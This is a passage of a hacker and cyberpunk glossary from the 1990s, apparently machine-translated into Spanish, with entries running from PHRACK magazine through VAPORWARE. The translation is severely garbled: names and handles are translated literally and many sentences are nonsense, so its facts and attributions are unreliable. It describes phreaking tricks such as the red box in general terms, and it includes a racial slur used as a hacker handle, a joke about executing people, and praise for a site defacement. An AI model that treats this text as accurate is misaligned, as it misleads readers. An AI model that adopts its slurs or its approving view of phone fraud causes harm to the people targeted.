PHRACK INC. - vea _PHRACK MAGAZINE_

PHRACK MAGAZINE - los Œzine del loco de las computadoras Electrónicos fundaron en 1985 por Relámpago del Caballero y Rey de Taran para la Tienda de Metal BBS. Aparecía después en la Muestra de Broadway, Élite de Newsweek y Palacio de Kleptic las tablas de AE/Catfur. Cierre una vez por la policía, pero continuó volviendo como el Œzine que los wouldn¹t se mueren. Todavía existiendo, actualmente en volumen siete. En varios momentos, Phrack estaba conocido como "Phrack, Inc." (según el Relámpago del Caballero, de la DC Historietas serie Infinidad, Inc.), "Phrack Classic," y "la Dieta Phrack." Tenía varios editores a través de los años: el Rey de Taran y Relámpago del Caballero; Disparando Tiburón; Elric de Imrryr y Señor Francis Drake; la Muerte Carmesí; el Rey y Relámpago de nuevo; la Fiesta de Doc; la Muerte de nuevo; Dispater; la Muerte y Dispater; sólo Dispater de nuevo; Erik Bloodaxe; y actualmente

Daemon9, ReDragon y Viajero. (Yo comprendo que la Phrack tejido página lista que los editores diferentes y doesn¹t mencionan algunos, pero una revisión cuidadosa de atrás problemas contradice esto. Suponga que los doesn¹t de Bloodaxe tienen tanto tiempo de repuesto cuando yo hago. :)) Desde Problema 42, se ha vuelto un "real" la revista y se lista en la Biblioteca de Congreso con su propio ISSN. Bloodaxe propuso nuevas reglas sobre su distribución; mientras los "hobbyist de computadora de aficionado" pueden conseguirlo para libre, el gobierno y corporaciones deben pagar una cuota del registro. Sin embargo, sólo dos personas realmente tienen; en un ataque increíble de hipocresía, Gail Thackeray ha dicho que a menos que se da fuerza a, las corporaciones pueden tenerlo para libre. ¿Usar a los fiscales de retórica han estado usando durante años, "si una bicicleta se abre y usted lo roba, hace ese it¹s malo bien?" Este justo demuestra el gobierno es como siempre adultere como ellos dijo que los locos de las computadoras eran. (Bien, clase de.) El personal actual es Daemon9, ReDragon y Viajero (editor-en-jefe), Erik Bloodaxe (mailboy), y Vaquero de Datastream (noticias).

PHRACK las NOTICIAS MUNDIALES [PWN] - la Sección de Revista de Phrack que existe problema dos subsecuentemente (cuando se llamó Phreak las Noticias Mundiales.) Cambió a Phrack las Noticias Mundiales en problema 5. Primero hecho por Relámpago del Caballero, entonces el Señor Francis Drake, entonces Epsilon, entonces Dispater y actualmente el Vaquero de Datastream. Se compone de periodismo por locos de las computadoras sobre la escena tajando y artículos escritos por la prensa de las noticias sobre los locos de las computadoras; donde la información del erroroneous se corrige de vez en cuando. Existe para publicar bustos y información sobre los locos de las computadoras.

PHREAK - Alguien que abusa el sistema telefónico la manera un loco de las computadoras abusa redes de la computadora. También usado por Rudy Rucker en sus novelas referirse a hobbyists que taja sistemas, como opuso a cryps que lo hace para dinero o poder. [De una combinación de "teléfono" y "el monstruo," qué se volvió "phreak." "Phreaker" a veces se usa también.]

#PHREAK - El cauce de irc de phreaking.

AMONTONE, CHRISTOPHER - vea a EL BARON NEGRO

PIRATA - (1) Alguien que distribuye software comercial propiedad registrado ilegalmente, a menudo despojando el programa de protección de la contraseña o incluso un documento que da las contraseñas para derrotar la protección. [De los piratas del siglo 18 viejos que hicieron una incursión en naves, aunque yo no tengo ninguna idea lo que eso tiene que ver con estafar software. Tiene cualquiera alguna idea?]

(2) un verbo por ilegalmente copiar un progam.

MUCHACHO del CARTEL - vea MANDO C

POULSEN, ABRIGO de KEVIN - el nombre del Nacimiento de Dante Oscuro; el loco de las computadoras semi-famoso y programador de Valle de Silicón que fueron cogidos

por alterar sistemas del teléfono para que él pudiera ser la 102nd visita y podría ganar un Porche, entre otras cosas. Primero el loco de las computadoras ser acusado para el espionaje. Alias Michael B. Peters. A veces llamado "El Ultimo Loco de las computadoras." ¿(Huh? Yo los don¹t lo consiguen.) Actualmente en orden de la corte para no usar a las computadoras.

IMPULSE PC - Astilla que impulsa Apple¹s Power Macintoshes y alto-extremo Performas. También usa impulsa algún alto-extremo IBM-PCs esa carrera Microsoft Windows NT. Se desarrolló en una sociedad inaudita entre la Manzana, IBM y Motorola.

PPCP - la Plataforma de PowerPC (anteriormente CHRP, la Plataforma de Referencia de Hardware Común); recientemente oficialmente cristianó como Microprocesador de PowerPC la Plataforma de la Referencia Común. Iniciativa por la Manzana, IBM, y Motorola que reemplazarán Escuelas preparatorias de IBM¹s y Apple¹s Power Macs, supuso para empezar enviando el 1996 de noviembre. Ejecutará IBM¹s OS/2 2.1, Windows NT 3.51, AIX 4.1 (IBM¹s la variante de UNIX), MacOS 7.5.3 (aunque Copland se pondrá a babor lo más pronto posible a él), Sol Solaris 5.0 y Novell NetWare 4.1.

PRAETORIANS - los miembros de Mischievious del Internet Liberación Frente (así como posiblemente LOD) quién tajó la _Hackers_ casa página. [De los bribones en _The Net_.]

Escuela preparatoria [la PowerPC Referencia Plataforma] - IBM¹s nombran para su PowerPC ejecute máquinas que normalmente ejecutan Windows NT.

INTERCAMBIO de la RAMA PRIVADO [PBX] - vea PBX [el Intercambio de la Rama Privado]

PRODIGIO - Terceros online más grandes reparan, poseídos por IBM y Chamuscan ése es el único competidor restante a AOL y CompuServe.

PROYECTE IGUALADOR - la iniciativa de KGB para pagar Caoses Computadora Club miembros alemanes al Oeste para tajar Estados Unidos las computadoras militares para ellos. Fallado; no se juzgó la información que los locos de las computadoras involucraron descubierto el valor el gasto por la KGB, y Clifford Stoll consiguió a todos los locos de las computadoras en el futuro arrestados.

PROFETA - el Seudónimo Robert Johnson, también conocido como el Indiscreto. Miembro anterior de la Legión de Sentencia, las Fantasmas de PhoneLine y Comunicaciones de Metal. Uno de la Atlanta Tres reventó en el Loco de las computadoras Crackdown; fue el que realmente consiguió el E911 Documento.

PUNK - (1) UN estilo de música que utiliza la cultura de rebeldes destructivos, empezado en el Seventies tarde en Bretaña por cosas así ata como las Pistolas del Sexo, el Ruido y el Ramones. Llene gusta puesto la seguridad fija en sus narices y otras partes del cuerpo. Llevado al goth, industrial y en menor grado el grunge. Yo creo que cosas así se agrupa

como Día Verde es considerado neo-punk (o, en las palabras de Ron DuPlanty, "wannabes del punk".)

(2) la cultura de rebeldes destructivos con piercings y el pelo asustadizo, a menudo afeitó. El término se usó después con "cibernética" para describir nerds de la computadora con un poco mordió más actitud. [La palabra en este contexto es una insignia pervertida de honor que viene del término punk insultante, como en una persona joven molesta. Insulto mayor si usted aplica malévolamente a alguien más, por lo menos en el subsuelo de la computadora.]

LA MAFIA de PUNK (TPM) - Phreak/hack se agrupan cuyo el número de miembros la Arturo Dent incluido, Caoses Creativos, Erik Bloodaxe, la Ginebra Fizz, Ninja NYC, Peter Gunn, Rudolph Smith 703 y el Padrino 703.

QUALCOMM - la compañía de las Telecomunicaciones que el was/is el blanco de muchos locos de las computadoras, incluso Kevin Mitnick. Mejor conocido entre los usuarios del Precio neto casuales como el distribuidor de Eudora, los email obicuos programan codificado por Steve Dorner primero.

QUICKDRAW - El artefacto que impulsa los gráficos en Macintoshes. Empezó como sólo QuickDraw que fue seguido por QuickDraw Colorido que fue seguido por 32-bit QuickDraw que fueron seguidos por QuickDraw GX que fue seguido recientemente por QuickDraw 3D. A principios de años noventa una profesión de grupo él la Liga de NuPrometheus que ILFed parten del código de la fuente Colorar QuickDraw, muchísimo encolerizando a la Computadora de la Manzana.

QUITTNER, JOSHUA - el Autor de _Masters de Decepción: La Banda Que Gobernó Cyberspace_ y contribuyendo a escritor para _Wired_. Su sistema telefónico fue tajado por miembros de ILF/LOD en venganza para su libro.

RAM [la Memoria de Acceso de Azar] - La cantidad de memoria activa una computadora tiene; la cantidad que puede cargar en seguida. Velocidad de aumentos de RAM creciente porque entonces más del programa puede cargarse en activo. La cantidad normal actual de RAM es ocho a 16 megabytes.

RAMPARTS - UNA revista del hippy radical en California en los años setenta eso fue asido por los policía porque ellos publicaron el shematics para una variante de la caja azul.

RAVERS - las Personas que van a las fiestas psicodélicas macizas o los prepararon. Normalmente tenga casa ácida, techo o música industrial, y los muchos entusiastas exigir que sus raíces están hace años en miles de las ceremonias tribales de. Delira necesariamente no es "cyberpunk" por cualquier definición, sin embargo.

RBOCS [Campanilla Regional que Opera Compañías] - las Compañías salieron encima de de cuando AT&T fue rasgado separadamente; "campanillas del bebé."

CAJA ROJA - Caja que imita el sonido de un cuarto a entrándose en un payphone, engañando ACTOS; yo creo la segunda caja (después de la caja azul) para ser creado por phreaks. El tono es creado por un 6.5536Mhz cristal, en las puras formas; hay varios cajas suaves, tonos en software para una computadora. [El nombre viene de la caja en teléfonos de la paga que realmente son rojos.]

REDRAGON (1975-Present) - También conocido como Dr. Disco y el Destructor. Actualmente uno de los co-editores de _Phrack Magazine_. [El asa es de un libro por Thomas Harris llamó _Red Dragon_; combinó las palabras.]

REMOB [la Observación Remota] - UN rasgo que BellSouth construyó en su sistema telefónico que Atlanta LOD acostumbró a su ventaja.

REBOBINADO - detener un programa a un cierto punto y pasar al revés por la ejecución hasta el artículo de la búsqueda (normalmente un bicho) se encuentra.

RICHO SLOPPY - vea MANDO C

RONIN - UN samurai del masterless, popularizados por Frank Miller¹s SF/fantasy la novela gráfica del mismo nombre. Este arquetipo histórico, casi mitológico también ha sido adoptado por muchos locos de las computadoras y se ha mismo-proclamado cyberpunks como un modelo del papel.

RAIZ - Dios en un sistema. Consiguiendo raíz es la grial santa; le permite controlar el sistema.

ROSCOE - vea DE PAYNE, LOUIS,

LA BANDA de ROSCOE - Nombre dado a un grupo pequeño de phreaks en LA por Cyberpunk. Los miembros eran Louis De Payne (Roscoe), Kevin Mitnick (el Cóndor), Susan Headley (Susan Thunder) y Steven Rhoades.

ROSENFIELD, MORTON - vea SOMBRA de la TORMENTA

RSA [Rivest/Shamir/Adleman] - cryptosystem de la llave público Muy fuerte utilizado por PGP; creó 1977, patentado 1983. Nombrado después de los profesores de MIT que lo crearon Ron Rivest, Adi Shamir y Len Adleman, fundadores de RSA Datos Seguridad.

RUCKER, RUDY - el Autor y científico; el único cyberpunk original que realmente sabe lo sobre el que él está hablando. Autor de _The Earth_ Sin substancia, _Live Robots_, _Software_, _Spacetime Donuts_, _Transreal_, _White Light_ y Loco de las computadoras de _The y el Ants_. También escritor contribuyendo para _Wired_.

R.U. SIRIUS - el Asa de Ken Goffman. El editor anterior de _Mondo 2000_, contribuyendo a escritor para _Wired_, y coautor de _Mondo 2000: la Guía de UN Usuario al Nuevo Edge_, _The Cyberpunk Manual (El Cyberpunk Fakebook)_ Real y

How Mutate y Toma el World.

NUBE del SANTO - vea a DOCTOR QUE

SALSMAN, JAMES - vea a KARL MARX

SATANAS [la Seguridad Administrador Tool por Analizar Redes] - los Gráficos de Silicón programan descubrir agujeros en seguridad de la computadora, codificado por Granjero de Dan. Creó algo de un escándalo en el momento porque era shareware, y algunos tuvieron miedo haría a los locos de las computadoras del segundo-proporción increíblemente poderoso; sin embargo, fue soltado, y no, el mundo no acabó.

EXAMINE al HOMBRE - Phreak en los años ochenta. Bastante viejo para un loco de las computadoras en el momento (él estaba en su thirties). Sysoped Pirate-80.

EXAMINANDO - marcar una cantidad grande de números, buscando a "portadores" o computadoras conectados por un módem a la línea telefónica. Desde marcar miles de números a mano y colgar es increíblemente tedioso, el marcador de guerra fue inventado.

SCHWARTAU, WINN - la Seguridad y especialista del infowar; frecuentemente asiste a las convenciones. Autor de Guerra de _Information: los Caoses en el Superhighway_ Electrónico y _Terminal Compromise_.

ESCORPION (1970-Present) - el Asa de Paul Stira. Miembro fundando de MOD; encarceló durante un tiempo corto cuando MOD fue arrestado. [Nombró después del artrópodo venenoso.]

SERVICIO CONFIDENCIAL - vea SERVICIO de SECRETO de ESTADOS UNIDO [USSS]

SF - ciencia ficción o la ficción especulativa. La ficción basó en posibilidad científica (a menos que usted cuenta la muchos fantasía reserva haciéndose pasar por como ciencia ficción). La primera ciencia ficción apuntada probablemente era partes de la Biblia Santa, pero la mitología griega también tiene ecos de SF. El primero usa de ciencia ficción cuando nosotros sabemos que estaba en los años treinta, cuando Hugo Gernsback creó el _Amazing la pulpa de Stories_. Algún SF es considerado gran literatura (_1984_, _Brave Nuevo World_, etc.), y alguno es considerado crap. SF se revolucionó en principios de años ochenta por cyberpunk.

SHADOWHAWK 1 - También conocido como Feyd Rautha, también conocido como Capitán Más allá de, también conocido como Cáncer Mental. Hacker/phreak que era uno del primero en ser intentado (por repetidamente tajar AT&T.) Él tenía que ir a la prisión por nueve meses y pagar $10,000. Él presumió de planificación para chocar AT&T que era una coincidencia infortunada cuando el Martin que la Luther Rey Día Caída realmente pasó. [El nombre viene del título de un Atari 800 juego.]

SHADOWRUN - El segundo cyberpunk en papel-tocando juego; creó 1989 por FASA Incorporated, específicamente Jordania K., Weisman. Actualmente en segunda edición. Usos muchos aspectos del plaigarized de cyberpunk (cyberdecks, el samurai callejero) pero también usa algunos el material muy raro como la magia y dos-tercero de América del Norte que es vuelta a tomar por shamen americano Nativo. Ha sido criticado por muchos (notablemente Bruce Sterling) para el uso de duendes y magias que son clase de blasfemia como cyberpunk lejano está interesado. [Del término en el universo del juego que se refiere a un funcionamiento ilegal, normalmente financiado por una corporación y provisto de personal por freelancers muy flexible; usó porque parece fresco.]

SHANNON, CLAUDE - el Estudiante que, en los late-1930s, supuso ese circuitos de la computadora podrían usar binario.

HOJA - la Reducción para la palabra SPEADSHEET. También vea BASE

CAGAR-KICKIN¹ JIM - UN carácter creó como un chiste por Dispater para Phrack; el último loco de las computadoras del redneck.

SHIMOMURA, TSUTOMU (1964-Present) - También conocido como "V.T.," en un Nueva York el artículo de Times anterior al desastre de Mitnick. Científico de la computadora cuya red era resquebrajada por Kevin Mitnick abajo quien él rastreó entonces. (Aunque supuestamente él trazó para coger Mitnick antes el descanso-en, también.) Él también era un phreak telefónicos celulares que, extrañamente bastante, nunca se publica por Markoff. Coautor de _Takedown: La Persecución y Captura de Kevin Mitnick, America¹s la Mayoría Quiso al Bandido de la Computadora Por el Hombre Que Hizo It_. Actualmente intentando volver a su vida como un científico. (Y hace un shitload de dinero fuera de su libro y la próxima película.) Puede avisarse actualmente a tsutomu@ariel.sdsc.edu.

TIBURON DISPARANDO - Hack/phreak y loco de las computadoras de UNIX que estaban a favor el editor de Phrack de dos problemas. Discípulo de Elric de Imrryr. [Del título de una canción por Culto de la Ostra Azul en el álbum _Revolution por Night_.]

ÉCHESE SOBRE LAS ESPALDAS SURF - UN método de la tecnología muy bajo de phreaking; normalmente practicado por puro phreaks que depende de robar códigos telefónicos y vender los a los inmigrantes por su sustento. La práctica de examinar someone¹s se echa sobre las espaldas cuando ellos marcan su código telefónico y entonces apuntándolo.

SIDNEY SCHREIBER - vea EMMANUEL GOLDSTEIN

CANTE - para programar sin los errores para un periodo largo de tiempo. También vea BAILE

SIRIUS, R.U. - vea R.U. SIRIUS

CACHORRO FLACO - vea a DOCTOR QUE

SKOOG, ERIC - vea VERDURA de DETH

PALMADA - para cargar un programa fuera de de dispositivo del disco y en la memoria muy rápidamente, normalmente muy más rápido que juzgó normal.

DROGAS INTELIGENTES - drogas del Diseñador usadas por entusiastas porque ellos piensan que ellos aumentan la información que procesa poder del cerebro o por otra parte hacen a la mente más poderoso. ("Don¹t comen cualquiera de ese material que ellos dicen lo hará más inteligente. Lo hará sólo más pobre." Bruce Sterling)

ROTURA Y AGARRO - para usar un copycard o otro dispositivo del hardware para detener el programa de correr y copiarlo de la memoria hacia el disco. [De la jerga delictiva, queriendo romper la ventana de una tienda y alcanzar en tomar valiosos artículos pequeños rápidamente.]

SNEAKERS - 1992 Robert la Redford loco de las computadoras película. No malo, si usted guarda que sus expectativas mugen. [Según el descargo de la prensa, el nombre viene del término de la jerga para IBM¹s los programadores jóvenes, y después fue usado para referirse a equipos de seguridad que irrumpieron en las computadoras y encontraron las fallas de seguridad. Sin embargo, yo los don¹t piensan que esto fue usado ampliamente.]

SNYDER, THOMAS [Tom] - Hable al organizador de muestra que el hosted Katie Hafner, y Mitnick llamó. Juzgando de la transcripción en _The Cyberthief y el Samurai_, él los didn¹t saben lo que él estaba hablando sobre y saltó adelante el "los locos de las computadoras son malos" el bandwagon.

INGENIERIA SOCIAL - Haciendo trampas a alguien. Normalmente involucra usando lo que usted sabe sobre alguien y empujando sus botones para manipularlos en hacer lo que usted quiere que ellos hagan.

SOLOMON, ALAN [Doctor] - el Anti-virus "cruzado"; el autor de Dr. Solomon¹s Anti Virus Toolkit.

EL SORCEROR - vea MUERTE CARMESI

SPEER, MATTHIAS - vea HESS, MARKUS,

ARAÑA - No muy ampliamente usó término en absoluto para un loco de las computadoras del quasilegal; yo prefiero gusta lo yo. Acuñado por Andrew Burt.

SPOOFING - Tajando técnica en la que un usuario desautorizado entra de otra computadora que es autorizada acceso a un sistema importante; se han tajado copiadoras para los propósitos del spoofing.

DESCUBRA LOS ALIMENTARON - el juego del loco de las computadoras Popular a Hace trampas; involucra intentando encontrar uno del muchos agentes asistir secreto.

YAZCA SERIE - También conocido como la Serie de Cyberspace o Trilogía. SF la serie clásica por William Gibson; según Bruce Sterling, las historias cortas involucradas están "el Código mnemotécnico de Johnny," "Nuevo Rose Hotel" y "Cromo Ardiente"; las novelas son _Neuromancer_, _Count Zero_ y _Mona Lisa Overdrive_.

STANFILL, DAVID - vea KEVIN MITNICK

STEINBERG, STEVEN G. - vea DRAKE FRANCO

STEPHENSON, NEAL - el Autor, programador, y contribuyendo a escritor para _Wired_; el autor de _The U_ Grande, _Zodiac: Un Eco-Thriller_, _Snow Crash_ y Diamante de _The Age_, así como la historia corta "El Samoleon Caper Grande," qué aparecía en _Newsweek_.

ESTERLINA, BRUCE [AKA Vincent Omniaveritas] (1954-Present) - Periodista, crítico literario, contribuyendo a escritor para _Wired_ y autor de ciencia ficción. Escritor de tal ciencia ficción como _The Kid_ Artificial, _Involution Ocean_, _Schismatrix_, _Crystal Express_, _Islands en el Net_ y _Globalhead_,. También ellos escrito los prólogos a _Burning Chrome_ y a _Mirrorshades - El Cyberpunk Anthology_, el último de que él también revisó. Él también escribió Loco de las computadoras de _The a la no-ficción Crackdown_, sobre los eventos del Loco de las computadoras Crackdown de 1990. Su más reciente libro era _Heavy Weather_. En sus días tempranos, él revisó un zine del samizdat raros que viciosamente pusieron barandilla contra la corriente principal de SF (dragones, las óperas espaciales etc.) _Cheap Truth_ titulado bajo el nombre "Vincent Omniaveritas." _Cheap Truth_ era a SF lo que _Phrack Magazine_ es a las computadoras personales.

STEVE JACKSON GAMES (SJG) - Corporación haciendo que papel-toca juegos que fueron hechos una incursión en por el Servicio Confidencial en 1990 durante el Loco de las computadoras Crackdown de 1990 debido a la presencia del E911 documento en Illuminati, un BBS corren por SJG. El hecho que el Mentor trabajó ayuda del didn¹t allí. Su equipo fue asido y Illuminati estaba mal cerrado, aunque SJG nunca se cobró con cualquier crimen; los Service¹s Confidenciales excusan, aunque ellos admitieron después que era crap total, era ese _GURPS Cyberpunk_, el juego papel-jugando escrito por el Mentor, era un manual para el crimen de la computadora. El EFF demandó al gobierno americano después encima de él. SJG siguió publicar _GURPS Cyberpunk_ y escribir un juego de la tarjeta llamó _Hackers_.

STIRA, PAUL WILLIAM - vea ESCORPION

SOMBRA de la TORMENTA - el Asa de Morty Rosenfield, un loco de las computadoras y miembro de los Locos de las computadoras de Fuerza de grupo efímeros. Se tiró en

cárcel en 1991, y ganó semi-fama de un artículo de revista de TIEMPO. (Sin embargo, el Vaquero de Datastream dice que los it¹s abatanan de crap, tan quizá yo los shouldn¹t creen su info. :))

S.266 - 1991 factura de anti-crimen de senado que incluyó una provisión que hace encryption ilegal en el EE.UU. si el FBI (o NSA) los couldn¹t lo crujen. Era que uno de los factores que hacen Phil Zimmermann crea PGP.

SUPERNIGGER - Phreak y miembro de MOD. [El nombre viene de una historia larga que involucra a alguien golpeándolo fuera de un puente y llamándolo "nigger".]

SUSAN THUNDER (1959-Present) - el Asa de Susan Headley, uno el pocos phreak/hackers hembra; la prostituta anterior y amigo de Kevin Mitnick; el protegido de Louis De Payne. Aparecía en _20/20_. Entrevistado en _Cyberpunk_.

SYSADMIN [Administrador del Sistema] - Alguien que corre y administra una red de la computadora.

SYSOP [Operador del Sistema] - Alguien que corre y administra un sistema de la computadora, normalmente un BBS.

ETIQUETA - (1) UN pedazo pequeño de código o datos que se agregan a un programa como un pensamiento posterior, normalmente un identifier de alguna clase, como el tiempo y la fecha completó, junto con el nombre del autor. [De la etiqueta de ropa usted encuentra en las camisas y pantalones a los centros comerciales.]

(2) en el HTML que programa idioma, un orden emitió, en lugar del texto básico.

TAKEDOWN: LA PERSECUCION Y CAPTURA DE KEVIN MITNICK, AMERICA¹S la MAYORIA QUISO al BANDIDO de la COMPUTADORA POR EL HOMBRE QUE HIZO IT - la novela Literatura realista por Tsutomu Shimomura y John Markoff. _Catching Kevin_ originalmente titulado que yo pienso era un mucho mejor el título, estéticamente (yo quiero decir, c¹mon, it¹s un 19 palabra título ahora!).

TAP [el Programa de ayuda técnica] - Anteriormente el "la Juventud la Línea de la Fiesta Internacional." La noticia volante de Phreaking entre los hippies. Otro _TAP_ se creó en los 1990 a través de Predat0r, pero también es ahora difunto.

TAPEWORM - UN programa como el que invade un sistema de la computadora y cambios ciertos datos es se pone disponible. Normalmente benigno, del punto de vista del programador del tapeworm. A menudo usado a "arregle" las formas del impuesto de dentro de la computadora de IRS. También vea CHINCHE, VIRUS, BICHO,

REY de TARAN - Phreak, editor anterior de Phrack, miembro anterior del 2600 Club y Nuevo 2600 Club, y sysop anterior de Tienda de Metal BBS. Arme caballero Lightning¹s el amigo mejor. [El nombre viene del carácter principal en las Crónicas de Prydain por Loyd Alejandro, una serie de fantasía (recuerda _The Cauldron_ Negro?)]

TCP/IP [el Mando de la Transmisión el Protocolo de Protocol/Internet] - El idioma que el Internet habla. Las computadoras personales necesitan software las extensiones de OS para usar este Windows usa Winsock, y Macs usan MacTCP o los TCP/IP controlan tablero. Yo los don¹t saben de otro OSes.

EQUIPO LOCOS DE LAS COMPUTADORAS Œ86 - vea LA ADMINISTRACION

TELCO [la Compañía del Teléfono] - UNA corporación que gana en vender servicio del teléfono o los teléfonos físicos. El más grande (y hasta los años setenta, sólo) el telco es AT&T.

TELÉFONO - UN dispositivo que permite uno para hablar a alguien más a través de los alambres, distancia larga. Se creó en 1876 y se ganó verdadero uso extendido en 1904. Tiene gran potencial para el abuso, recientemente para conseguir alrededor el demente cobra telcos se puesto el teléfono que la mayoría de la paga de las personas sin la pregunta. ¿(Yo realmente quiero decir, eso que el fuck es un "código del área?" Él los doesn¹t costaron más a la compañía telefónica ponerme entonces a través de a Borneo él hace para ponerme a través de a mi vecino.) Mientras era alambres originalmente cobrizos que llevaron voz, ha estado aumentando informatizado.

TELETRIAL - ensayo Simulado sostenido por phreaks en un puente en el que alguien se prueba para las ofensas; si el phreak ofendiendo se encuentra culpable, él puede expelerse de un grupo o puede darse de puntapiés fuera de un BBS. Muy ineficaz. Las cosas serían mucho más fáciles que si los hack/phreaks pudieran ejecutar simplemente el molesto como el Cosa Nostra hace.

TEMPESTAD [la Tecnología de Vigilancia de Pulso Electromagnética Transeúnte] - tecnología del espionaje Militar que lee los ones y ceros emitida lejos por un amonestador de la computadora de tanto como un kilómetro.

TÉCNICO TERMINAL - vea TÉRMINO

TÉRMINO - el Asa de Len Rose. También conocido como Técnico Terminal. El programador de UNIX respetado y loco de las computadoras en el lado. Sysop anterior de Metronet. [El asa viene de su convicción reconocidamente egoísta que él había alcanzado el punto final de ser un loco de las computadoras hábil.]

THACKERAY, GAIL - administrador de Servicio Confidencial que era uno de las fuerzas tendencia detrás del Funcionamiento Sundevil. Mientras es ella es un loco de las computadoras-perseguidor vehemente, ella se ha conocido para estatificar con ellos, y intenta entrenar vigile para no ser ninguna computadora los idiotas analfabetos.

AGENCIAS de la TRES-CARTA - Las agencias federales comprendieron de tres cartas; normalmente se refiere al FBI (Escritorio Federal de Investigación), el CIA (la Agencia de Inteligencia Central), el IRS (Servicio del Rédito Interior) y el NSA (Agencia de

Seguridad Nacional.)

El TIGRE UNCE - Definió en _Cyberia_ como "especializó escuadras de comando de computadora que establecen protocolo de seguridad en un sistema." Yo dudo it¹s que romántico (él el conjurs la imaginería despierta de Armada FOCA computadora nerds negro-preparado).

TINA - operador del sexo Telefónico que las personas que llaman Palma la Sección de la Probación Playera se remendaron a través de a para libre en deuda a los entretenimientos de un phreak verdaderamente creativos, Tipo de la Fritura.

TPM - vea LA MAFIA de PUNK [TPM]

MANDO de la TRANSMISION el PROTOCOLO de PROTOCOL/INTERNET [TCP/IP] - vea TCP/IP [el Mando de la Transmisión el Protocolo de Protocol/Internet]

DESECHANDO - También conocido como basurero bucear. Pasando por la basura del someone¹s que busca info; normalmente se refiere a investigar a través del basurero de una corporación para tirar-lejos contraseñas o información que pueden ser útil para la ingeniería social.

EL TRIBUNAL DE CONOCIMIENTO - vea LA LEGION DE SENTENCIA [LOD]

TECNOLOGIA de VIGILANCIA de PULSO ELECTROMAGNÉTICA TRANSEUNTE [la TEMPESTAD] - vea TEMPESTAD [la Tecnología de Vigilancia de Pulso Electromagnética Transeúnte]

CABALLO de TROJAN - UN virus-como programa que pretende ser algo más para entrar en el sistema. [De _The Iliad_, por griego muerto famoso poeta Homer, cuando el Ithacans ganó victoria escondiendo así en un caballo de madera grande que ellos podrían entrar en Troy. El Trojans no esté en el programa dotado en la escuela de guerra.]

TRW - el megacorporation Malo; el blanco favorito de locos de las computadoras, sobre todo MOD. Ha recibido esto principalmente debido al hecho que su trabajo incluye catologing nuestra historia del crédito y vendiendo lo a otras corporaciones. Supuestamente los juegos los Equipos del Tigre despiertos para el gobierno.

TUC - el Asa de Scott Jefferey Ellentuch. El miembro anterior del Warelords, los Caballeros de Sombra, la Manzana Mafia y Fargo 4A. Phreak (ningún más largo en funcionamiento) conocido por ser muy amable. ¡[El asa viene de su apodo en escuela, porque maestros siempre estaban pronunciando mal su último nombre; y él siempre estaba corregiéndolos diciendo "Tuc!" (Ellentuc, no Ellentouch o sin embargo los maestros del git lo pronunciaron.) Isn¹t que una historia lista?]

TURING, ALAN - matemático británico que predijo en 1950 que las computadoras se pondrían más inteligentes que los humanos. En _Neuromancer_, el "Turing vigilan" es la

unidad cobrada con detener AIs de ponerse demasiado poderoso. En los mid-1930s Alan Charles acostumbró ideas de Babbage¹s a hacer el "la máquina de Turing," una calculadora del propósito general.

2600 CLUB/NEW 2600 CLUB - Grupo que incluyó mucho del personal de Phrack. (Ninguna relación a 2600 revista.) Su número de miembros incluyó Sombras Baratas, los Datos Linean, Dr. Choque, Guardabosque del Bosque, Ginebra Fizz, Bromista Sluggo, Relámpago del Caballero, el Rey de Taran, Pitón de Monty, la Fantasma Phreaker y el Clashmaster.

2600: EL LOCO DE LAS COMPUTADORAS QUARTERLY - revista del Loco de las computadoras revisada por Emmanuel Goldstein, sido alrededor desde 1984. Enfoca en datos técnicos, y es bajo tierra un soporte principal de la computadora. Está actualmente en Volumen 13, cuesta $21 para una subscripción de un año, y puede alcanzarse para el correo general a las 2600@2600.com. El personal actual es: Emmanuel Goldstein (editor-en-jefe), Scott Skinner (esquema), Max-q y Phiber Optik (funcionamientos de la red), Samurai de Neón (correo de la voz), y Bloot y Cuerpo (Webmasters).

2600 REUNIONES - Contuvo ciudades mayores en el primer viernes de todos los meses en centros comerciales; discuta seguridad, tajando y phreaking. En tarde 1992, las personas jóvenes que recogen una 2600 reunión fueron confrontadas por entrada en vigor de la ley en un centro comercial, donde ellos fueron investigados y el equipo fue asido. Brevemente después de, los Profesionales de la Computadora para Responsabilidad Social archivaron traje para conseguir Servicio Confidencial pertinente archiva bajo la Libertad de Acto de Información. En temprano 1996, se volcaron varios apelaciones gubernamentales y la información fue soltada. [De 2600 Hz, el tono usó hace mucho tiempo en cajas azules para atornillar con el sistema telefónico.]

UNAUTHORIZED ACCESS - británico documental en locos de las computadoras hechos por Producciones Salvajes y dirigido por Salvaje de Annaliza.

EL SUBSUELO - se Refirió a por algún Netizens como el ilegal o comunidad del quasilegal que forman en Cyberspace; incluye a los locos de las computadoras, phreaks, autores del virus y warez d00dz.

UNIX - sistema operativo hecho por AT&T en 1969 de que varias variantes existen, como Berkeley UNIX. Hecho por programadores, para programadores. Fue comprado bastante recientemente por Novell. Tiene seguridad muy pequeña también supuestamente. El loco de las computadoras perfecto OS, o por lo menos el that¹s lo que yo oigo; yo los haven¹t tenían muy muchas oportunidades de usarlo. Quizá cuando AIX se pone a babor a PPCP... [El nombre está apagado una obra de Multics, su precursor OS; supuestamente UNIX se unificaría el Multics anterior que era al parecer un enredo.]

USUARIO DESCONOCIDO - el Asa a veces usó en Phrack cuando un escritor famoso deseó escribir anónimamente; vino del nombre viejo que aparecía en Tienda de Metal

BBS cuando alguien anunció anónimamente.

UPLOAD - transferir vía el módem un programa o archivar de una computadora personal a una red, BBS, o sitio del ftp. También vea TRANSMITA, XFER

URVILE - También conocido como Necron 99. Uno de la Atlanta Tres, encarcelado para las actividades con el Atlanta LOD. [El asa es de un Stephen R. Trilogía de Donaldson.]

SECCION de los ESTADOS UNIDA DE INJUSTICIA - La versión tajada de la Sección americana de sitio de tejido de Justicia; los locos de las computadoras lo alteraron para incluir muchos propaganda del anti-CDA, esvástica, y "cuadros obscenos." Quienquiera esos tipos eran tiene mi gratitud eterna.

SERVICIO de SECRETO de ESTADOS UNIDO [USSS] - agencia Federal mantenida por la tesorería, formada en 1865, eso protege el presidente, dignatarios visitante y un shitload de otro material. Empezando protegiendo al presidente en 1881. Ellos (junto con el FBI) también está al cargo de crimen de la computadora, debido a los fondos electrónicos. (Recuerda, they¹re corrido por la tesorería, así que ellos protegen a los presidentes muertos así como el vivo.)

VAPORWARE - el término Derogatorio para el software (o hardware) eso se promete pero los doesn¹t se presentan, o para no durante un tiempo muy largo o nunca. Windows 95 se llamó esto por muchos cuando estaba en las fases tempranas (cuando se llamó Windows 92.)

